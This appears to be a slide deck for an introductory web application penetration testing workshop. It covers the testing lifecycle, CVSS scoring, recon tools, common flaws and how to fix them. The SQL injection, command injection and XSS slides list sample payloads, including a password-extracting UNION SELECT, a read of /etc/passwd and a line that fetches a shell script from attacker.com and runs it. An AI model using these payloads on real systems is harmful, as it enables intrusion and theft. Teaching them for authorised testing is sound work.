


cyber673

HACK101: Web App

Introduction to Web Application Vulnerability Assessments & Penetration Testing



cyber673.com

About Me



Izdihar Sulaiman

Cybersecurity Professional

- > Founder of cyber673 community
- > Penetration tester & security assessor
- > HACK101 workshop series organiser

Disclaimer



Educational Purposes Only

Everything taught in this workshop is strictly for educational and authorised testing purposes. Unauthorised testing of any systems, networks, or websites is illegal.

Computer Misuse Act (Brunei)

- > Criminalises unauthorised access to computer systems
- > Penalties include fines and imprisonment
- > Always obtain written authorisation before testing
- > Applies even to "white-hat" or well-intentioned testing

What is HACK101?



A series of introductory workshops covering various types of technical security assessments (VAPT's)

Network

Completed

Web App

Today!

Mobile

Coming soon

Active Directory

Coming soon

Thick Client

Coming soon

IoT

Coming soon

Pentesting Lifecycle



1

Recon

Gather information
about the target



2

Vuln Assess

Identify potential
vulnerabilities



3

Exploit

Attempt to
exploit findings



4

Report

Document
findings



5

Cleanup

Remove traces
and restore

The Technical Flow

The VAPT Business Process



01

Get Project

Client engagement, scoping discussions, proposal and SOW

02

Planning & Scope

Confirm scope, URLs, rules of engagement, testing windows

03

Initial Test

Perform the VAPT, document findings as you go

04

Initial Report

Deliver findings report with risk ratings and recommendations

05

Retest

Client remediates; verify fixes in a retest cycle

06

Retest Report

Final report confirming remediation status of each finding

What is Web App VAPT?



A systematic security assessment of web applications to identify vulnerabilities in their code, configuration, and logic that could be exploited by attackers.

Covers the full stack: front-end, back-end, APIs, databases, authentication, and server configuration.

Input Validation

SQL injection, XSS, command injection, file upload

Authentication

Login bypass, session hijacking, brute force, weak tokens

Access Control

IDOR, privilege escalation, forced browsing, missing checks

Configuration

Security headers, error handling, directory listing, TLS

CVSS 3.1: Severity Ratings



Common Vulnerability Scoring System - the industry standard for rating vulnerability severity

None 0.0	Low 0.1-3.9	Medium 4.0-6.9	High 7.0-8.9	Critical 9.0-10.0
--------------------	-----------------------	--------------------------	------------------------	-----------------------------

Base Score Metrics

Exploitability:

- > Attack Vector (Network/Adjacent/Local/Physical)
- > Attack Complexity (Low/High)
- > Privileges Required (None/Low/High)
- > User Interaction (None/Required)
- > Scope (Unchanged/Changed)

Impact Metrics

CIA Triad:

- > Confidentiality Impact (None/Low/High)
- > Integrity Impact (None/Low/High)
- > Availability Impact (None/Low/High)

Calculator:

nvd.nist.gov/vuln-metrics/cvss/v3-calculator

How the Web Works (1)



Understanding HTTP/HTTPS, requests, responses, and methods

HTTP/HTTPS Protocol

- > Client-server communication over TCP
- > HTTPS = HTTP + TLS encryption
- > Stateless: each request is independent

HTTP Methods:

- > GET: Retrieve data
- > POST: Submit data
- > PUT: Update resource
- > DELETE: Remove resource


Status Codes

- > 200 OK - Request succeeded
- > 301/302 - Redirect
- > 403 Forbidden - Access denied
- > 404 Not Found - Resource doesn't exist
- > 500 Server Error - Backend issue

Headers & Body:

- > User-Agent, Content-Type, Authorization
- > Response body = HTML/JSON/XML data
- > Content-Length, Set-Cookie, etc.

How the Web Works (2)



Client-server architecture, sessions, cookies, and authentication

Web Architecture

Browser

Renders HTML, executes JavaScript
Stores cookies and session data

Web Server

Handles HTTP requests
Processes business logic

Database

Stores user & application data
Query results returned to server

Sessions & Authentication

Cookies:

- > Name=value pairs stored on browser
- > Sent with every request to that domain
- > Can have flags: HttpOnly, Secure, SameSite

Sessions:

- > Server creates session ID on login
- > Stored in cookie (e.g., SESSIONID=abc123)
- > Validates user identity on each request
- > Expires after timeout or logout

Recon & Discovery



Finding directories, endpoints, and technology fingerprints

```
$ ffuf -w wordlist.txt -u http://target/FUZZ
```

Fast fuzzer for directory discovery

```
$ gobuster dir -u http://target -w wordlist.txt
```

Directory and file enumeration

```
$ whatweb http://target
```

Identify web technologies and versions

```
$ wappalyzer http://target
```

Technology stack fingerprinting

Burp Suite Basics



Industry-standard web proxy and testing platform

Proxy & Interception

- > Intercept HTTP/HTTPS traffic
- > Modify requests in real-time
- > Analyze request/response pairs
- > Inspect cookies and headers

Repeater & Scanner

- > Repeater: send same request with variations
- > Scanner: automated vulnerability detection
- > Intruder: payload-based testing
- > Decoder: format conversion tool

Finding: SQL Injection



The Issue

User input is passed unsanitised to SQL queries, allowing attackers to modify queries.

Example Payloads:

```
' OR '1'='1
admin' --
1' UNION SELECT NULL,user(),password FROM
users--
```

Risk:
Critical

Detection & Exploitation

Testing Methods:

- > Test with single quote (') to trigger error
- > Use boolean logic: ' OR '1'='1
- > UNION SELECT for data extraction

Tools:

- > `sqlmap -u 'URL' -p parameter`
Automated SQL injection detection

Finding: Command Injection



The Issue

User input is passed to system commands without proper filtering, allowing execution of arbitrary OS commands.

Example Payloads:

```
; ls
| cat /etc/passwd
` whoami `
$(wget http://attacker.com/shell.sh -O - |
bash)
```

Risk:
Critical

Detection & Exploitation

Testing Methods:

- > Try special characters: ; | ` \$() &&
- > Test with sleep/time delays to confirm
- > Look for command output in response

Where to Test:

- > Search/filter parameters (e.g., 'ping host')
- > Filename uploads, traceroute, DNS lookup
- > Any feature executing backend commands

Finding: Cross-Site Scripting (XSS)



The Issue

User input is rendered in HTML without encoding, allowing attackers to inject malicious JavaScript.

Two Types:

Reflected: Immediate execution in user's browser

Stored: Saved in database, executes for all users

Example Payload:

```
<script>alert(1)</script>
```

Risk:
High

Impact & Detection

Attack Scenarios:

- > Steal session cookies & hijack account
- > Redirect to phishing site
- > Inject keylogger for credential theft
- > Malware distribution

Testing:

- > Submit '<script>alert(1)</script>' to forms
- > Check if unescaped in page source
- > Try DOM-based XSS in URL fragments
- > Use Burp Scanner to identify vectors

Finding: IDOR



What is IDOR?

Insecure Direct Object Reference: accessing resources by directly referencing an identifier without proper access control checks.

Example Scenario:

Logged in as user_id=123

Visit: `/user/profile?id=124`

Access another user's data!

Common IDOR Patterns:

`/user/1`, `/invoice/5`, `/file/doc_123`

Risk:
High

Testing with Burp Suite

Step-by-Step:

- > 1. Access a resource you own
- > 2. Capture request in Burp Proxy
- > 3. Send to Repeater tab
- > 4. Modify ID parameter (1 > 2 > 3...)
- > 5. Check if you access others' data

What to Look For:

- > Numeric or sequential IDs
- > Predictable patterns (user_123)
- > No access control errors (200 OK)

Finding: Broken Access Control



The Issue

Users can perform actions they shouldn't.
Missing or weak role-based access control (RBAC).

Types:

Horizontal: User accesses other users' data
Vertical: User escalates to admin privileges
Forced browsing: Direct access to /admin pages
Missing function-level checks: Call API directly

Examples:

/admin, /api/users/delete, role=admin in cookie

Risk:

Critical

Detection & Testing

Testing Methods:

- > Try accessing /admin, /staff, /moderator
- > Check role/permissions in cookies/headers
- > Modify role value (admin=true, user=false)
- > Call admin API endpoints as regular user
- > Use Burp Intruder to fuzzy endpoints

Red Flags:

- > No 403 (Forbidden) errors when denied
- > Redirect instead of access denied
- > Client-side role checks only

Remediation Guide



Fixing web application vulnerabilities

Input Validation

- > Parameterised queries (prepared statements)
- > Input sanitisation (remove special chars)
- > Output encoding (HTML entity encode)
- > Whitelist validation (allow known-good)
- > Reject invalid input, don't correct it
- > Use WAF (Web Application Firewall)

Access Control

- > RBAC (Role-Based Access Control)
- > Server-side authorization checks
- > Deny by default, allow explicitly
- > Use indirect object references (random GUIDs)
- > Never trust client-side role indicators
- > Return 403 Forbidden, not redirect

Configuration

- > Security headers (CSP, X-Frame-Options)
- > Generic error messages, no stack traces
- > Principle of Least Privilege (PoLP)
- > Keep frameworks/libraries up to date
- > HTTPS only, secure cookies (HttpOnly, Secure)
- > Disable directory listing & backups

cyber673




LIVE DEMO

Let's put theory into practice

webdemo.cyber673.com

cyber673



CTF CHALLENGE

20 challenges - find the flags!

ctfd.cyber673.com

cyber673



Thanks for hacking with us!

Join the community at cyber673.com

Discord | Instagram | cyber673.com